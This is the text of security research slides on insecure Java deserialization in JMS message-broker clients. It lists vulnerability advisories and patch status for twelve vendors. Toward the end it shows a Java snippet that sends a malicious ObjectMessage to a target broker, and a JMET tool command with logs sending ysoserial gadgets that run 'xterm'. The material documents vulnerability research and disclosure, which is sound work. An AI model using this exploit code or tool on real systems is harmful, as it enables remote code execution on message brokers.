
        }
    }
}
```

# JMS Message Structure





# JMS Message Types



# JMS Message Types

`StreamMessage` - a message whose body contains a stream of Java primitive values. It is filled and read sequentially.

`MapMessage` - a message whose body contains a set of name-value pairs where names are `String` objects and values are Java primitive types. The entries can be accessed sequentially by enumerator or randomly by name. The order of the entries is undefined.

`TextMessage` - a message whose body contains a `java.lang.String`. The inclusion of this message type is based on our presumption that `String` messages will be used extensively. One reason for this is that XML will likely become a popular mechanism for representing the content of JMS messages.

`BytesMessage` - a message that contains a stream of uninterpreted bytes. This message type is for literally encoding a body to match an existing message format.

Source: JMS 1.1 specification

# JMS Message Types

`ObjectMessage` - a message that contains a serializable Java object. If a collection of Java objects is needed, one of the collection classes provided in JDK 1.2 can be used.

# Interface ObjectMessage

```
package javax.jms;  
  
import java.io.Serializable;  
  
public abstract interface ObjectMessage  
    extends Message  
{  
    public abstract void setObject(Serializable paramSerializable)  
        throws JMSEException;  
  
    public abstract Serializable getObject()  
        throws JMSEException;  
}
```


» Guess what “getObject()” does ;-)



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# Vulnerability Discovery

- Analysis of JMS client libraries of Brokers and Application Servers
- Priority based on what I have seen most often in client engagements
- I haven't looked at Integration Platforms at all
- Application Servers reuse brokers/client libraries a lot
  - Redhat EAP < 7 (Wildfly < 10) bundles HornetQ
  - Redhat EAP >=7 (Wildfly >= 10) bundles ActiveMQ-Artemis
  - IBM WebSphere Application Server bundles WebSphereMQ
  - Oracle Glassfish bundles OpenMQ



» **All ObjectMessage implementations I looked at were deserializing from untrusted input without any validation**

# The bug(s)

- ActiveMQ

```
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* Apache ActiveMQ Multiple Deserialization Remote Code Execution Vulnerabilities *
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* 1. Timeline
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* ASF Security Team Contacted.....: 2015-09-02
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*
* 2. Affected Versions
*
* Vulnerable: Apache ActiveMQ 5.12.0 and earlier
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* 3. Vulnerability Summary
*
* Apache ActiveMQ makes use of XStream's custom xml deserialization and
* Java's ObjectInputStream to deserialize (untrusted) data.
```

# The bug(s)

- ActiveMQ
- HornetQ

```
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* HornetQ client deserialization RCE vulnerability
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* 1. Timeline
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* Redhat Security Team Contacted.....: 2016-03-18
*
* 2. Affected Versions
*
* Vulnerable: HornetQ 2.4.0 and earlier
*
* 3. Vulnerability Summary
*
* The class "org.hornetq.jms.client.HornetQMessage" deserializes in method
* "getBodyInternal(Class<T> c)" from untrusted input.
*
* Same applies to class "org.hornetq.jms.client.HornetQObjectMessage" in
* method "getObject()". No validation is applied.
```



# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ

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* Oracle OpenMQ JMS client deserialization RCE vulnerability
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* 1. Timeline
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* Oracle Security Team Contacted.....: 2016-03-18
*
* 2. Affected Versions
*
* Vulnerable: Oracle OpenMQ 5.1 and earlier
*
* 3. Vulnerability Summary
*
* The class "com.sun.messaging.jmq.jmsclient.ObjectMessageImpl" deserializes
* in method "getObject()" from untrusted input.
```

# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ

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*   Websphere MQ JMS client deserialization RCE vulnerability
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*   1. Timeline
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*   IBM Security Team Contacted.....: 2016-03-18
*
*   2. Affected Versions
*
*   Vulnerable: IBM Websphere MQ 8.0.0.4 and earlier
*
*   3. Vulnerability Summary
*
*   The class "com.ibm.msg.client.jms.internal.JmsObjectMessageImpl" deserializes
*   in method "getObjectInternal" from untrusted input.
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*   Same applies to class "com.ibm.msg.client.wmq.compat.jms.internal.JMSObjectMessage"
*   in method "getObject()". No validation is applied.
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..
```

# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic

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* Oracle Weblogic JMS client deserialization RCE vulnerability
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*
* 1. Timeline
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* Oracle Security Team Contacted.....: 2016-03-18
*
* 2. Affected Versions
*
* Vulnerable: Oracle Weblogic 12c and earlier
*
* 3. Vulnerability Summary
*
* The class "weblogic.jms.common.ObjectMessageImpl" deserializes
* in method "getObject()" from untrusted input.
*
* Same applies to:
* - weblogic.jms.common.TextMessageImpl.getMessageBody()
* - weblogic.jms.common.TextMessageImpl.getText()
* - weblogic.jms.common.TextMessageImpl.decompressMessageBody()
* - weblogic.jms.common.XMLMessageImpl.decompressMessageBody()
* - weblogic.jms.common.XMLMessageImpl.getDocumentForSelection()
```

# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ

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*
* Pivotal RabbitMQ JMS client deserialization RCE vulnerability
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* 1. Timeline
*
* Pivotal Security Team Contacted.....: 2016-03-24
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* 2. Affected Versions
*
* Vulnerable: Pivotal RabbitMQ JMS client 1.4.6 and earlier
*
* 3. Vulnerability Summary
*
* The class "com.rabbitmq.jms.client.message.RMQObjectMessage" deserializes
* in method "getObject()" from untrusted input. No validation is applied.
*
* Same applies to method "fromMessage(byte[] b)" of class
* "com.rabbitmq.jms.client.RMQMessage".
```

# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight

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*
* IBM MessageSight Client deserialization RCE vulnerability
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* 1. Timeline
*
* IBM Security Team Contacted.....: 2016-03-24
*
* 2. Affected Versions
*
* Vulnerable: IBM MessageSight MessageSight V1.2 JMSClient and earlier
*
* 3. Vulnerability Summary
*
* The class "com.ibm.ima.jms.impl.ImaObjectMessage" deserializes
* in method "getObject()" from untrusted input. No validation is applied.
```

# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ

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*
* IIT Software SwiftMQ JMS client deserialization RCE vulnerability
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*
* 1. Timeline
*
* IIT Software Contacted.....: 2016-05-30
*
* 2. Affected Versions
*
* Vulnerable: SwiftMQ JMS client 9.7.3 and earlier
*
* 3. Vulnerability Summary
*
* The class "com.swiftmq.jms.ObjectMessageImpl" deserializes
* in method "getObject()" from untrusted input. No validation is applied.
.
```

# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ
- ActiveMQ Artemis

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*
* Apache ActiveMQ Artemis JMS client deserialization RCE vulnerability
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*
* 1. Timeline
*
* ASF Security Team Contacted.....: 2016-06-02
*
* 2. Affected Versions
*
* Vulnerable: Apache ActiveMQ Artemis client 1.2.0 and earlier
*
* 3. Vulnerability Summary
*
* The class "org.apache.activemq.artemis.jms.client.ActiveMQObjectMessage"
* deserializes in method "getObject()" from untrusted input.
```

# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ
- ActiveMQ Artemis
- QPid JMS Client

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*
* Apache Qpid JMS client deserialization RCE vulnerability
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* 1. Timeline
*
* ASF Security Team Contacted.....: 2016-06-02
*
* 2. Affected Versions
*
* Vulnerable: Apache Qpid JMS client 0.9.0 and earlier
*
* 3. Vulnerability Summary
*
* The class "org.apache.qpid.jms.provider.amqp.message.AmqpSerializedObjectDelegate"
* deserializes in method "getObject()" from untrusted input.
```



# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ
- ActiveMQ Artemis
- QPid JMS Client
- QPid Client

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*
* Apache Qpid client deserialization RCE vulnerability
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* 1. Timeline
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* ASF Security Team Contacted.....: 2016-06-02
*
* 2. Affected Versions
*
* Vulnerable: Apache Qpid client 6.0.3 and earlier
*
* 3. Vulnerability Summary
*
* The class "org.apache.qpid.client.message.JMSObjectMessage" deserializes in method
* "getObject()" from untrusted input.
```

# The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
- WebSphereMQ
- Weblogic
- RabbitMQ
- MessageSight
- SwiftMQ
- ActiveMQ Artemis
- QPid JMS Client
- QPid Client
- SQS Java Messaging

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*****
*
* Amazon SQS Java Messaging deserialization RCE vulnerability
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*
* 1. Timeline
*
* Amazon AWS Security Team Contacted.....: 2016-06-14
*
* 2. Affected Versions
*
* Vulnerable: Amazon SQS Java Messaging Library 1.0.0 and earlier
*
* 3. Vulnerability Summary
*
* The class "com.amazon.sqs.javamessaging.message.SQSObjectMessage"
* deserializes in method "getObject()" from untrusted input.
```

# Vulnerability Patch Status

| #  | Vendor       | Target             | Vendor Discl. | CVE           | Patch |
|----|--------------|--------------------|---------------|---------------|-------|
| 1  | Apache       | ActiveMQ           | 2015-09-02    | CVE-2015-5254 | Yes   |
| 2  | Redhat       | HornetQ            | 2016-03-18    | No            | No    |
| 3  | Oracle       | OpenMQ             | 2016-03-18    | No            | No    |
| 4  | IBM          | WebSphereMQ        | 2016-03-18    | No            | No    |
| 5  | Oracle       | Weblogic           | 2016-03-18    | CVE-2016-0638 | Yes*  |
| 6  | Pivotal      | RabbitMQ           | 2016-03-24    | No            | No    |
| 7  | IBM          | MessageSight       | 2016-03-24    | CVE-2016-0375 | Yes   |
| 8  | IIT Software | SwiftMQ            | 2016-05-30    | No            | No    |
| 9  | Apache       | ActiveMQ Artemis   | 2016-06-02    | No            | No    |
| 10 | Apache       | QPID JMS Client    | 2016-06-02    | CVE-2016-4974 | Yes   |
| 11 | Apache       | QPID Client        | 2016-06-02    | CVE-2016-4974 | Yes   |
| 12 | Amazon       | SQS Java Messaging | 2016-06-14    | No            | No    |

# Vulnerability Exploitation

```
ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://target:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("target");
MessageProducer producer = session.createProducer(queue);


connection.start();

ObjectMessage message = session.createObjectMessage();
message.setObject(PUTYOURGADGETHERE);

producer.send(message);

connection.close();
```

# Queue Exploitation



# Topic Exploitation

```

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


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


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# Exploitation Success Factors

- Exploitation depends on several factors
  - Which JRE version is used
  - Which libraries are bundled with the application
  - Which libraries are in the classpath of the Runtime Environment (e.g. Application Server)
  - Does the Runtime Environment has separate classloaders with limited resolution scope (e.g. OSGI)
  - Is the Java Security Manager enabled (rare!)
- Since JMS is asynchronous there is no feedback and no error message/stack trace

» **We need a blackbox assessment tool to send payloads/gadgets!**



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# J M E T

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- Command line tool
- Open Source
- Integrates ysoserial for payload generation
- Three exploitation modes:
  - Gadget
  - XXE
  - Custom (using Javascript)
- Customizable using Javascript

<https://github.com/matthiaskaiser/jmet>

# Supported JMS Provider

| #  | Vendor        | Target             | Supported |
|----|---------------|--------------------|-----------|
| 1  | Apache        | ActiveMQ           | ✓         |
| 2  | Redhat/Apache | HornetQ            | ✓         |
| 3  | Oracle        | OpenMQ             | ✓         |
| 4  | IBM           | WebSphereMQ        | ✓         |
| 5  | Oracle        | Weblogic           | ✗         |
| 6  | Pivotal       | RabbitMQ           | ✓         |
| 7  | IBM           | MessageSight       | ✗         |
| 8  | IIT Software  | SwiftMQ            | ✓         |
| 9  | Apache        | ActiveMQ Artemis   | ✓         |
| 10 | Apache        | QPID JMS Client    | ✓         |
| 11 | Apache        | QPID Client        | ✓         |
| 12 | Amazon        | SQS Java Messaging | ✗         |

# Gadget mode


```
kaimatt@dev:~/JMET$ java -jar jmet-0.1.0-all.jar -u test -pw test -Q cwqueue -I Artemis -Y xterm target 8080
```

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INFO d.c.j.t.JMSTarget [main] Connected with ID: null
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INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsBeanutils1" with command: "xterm"
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INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections4" with command: "xterm"
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INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Groovy1" with command: "xterm"
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INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Jdk7u21" with command: "xterm"
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INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "ROME" with command: "xterm"
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
# JMET in Action - The Target



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# Network Node Manager I Overview

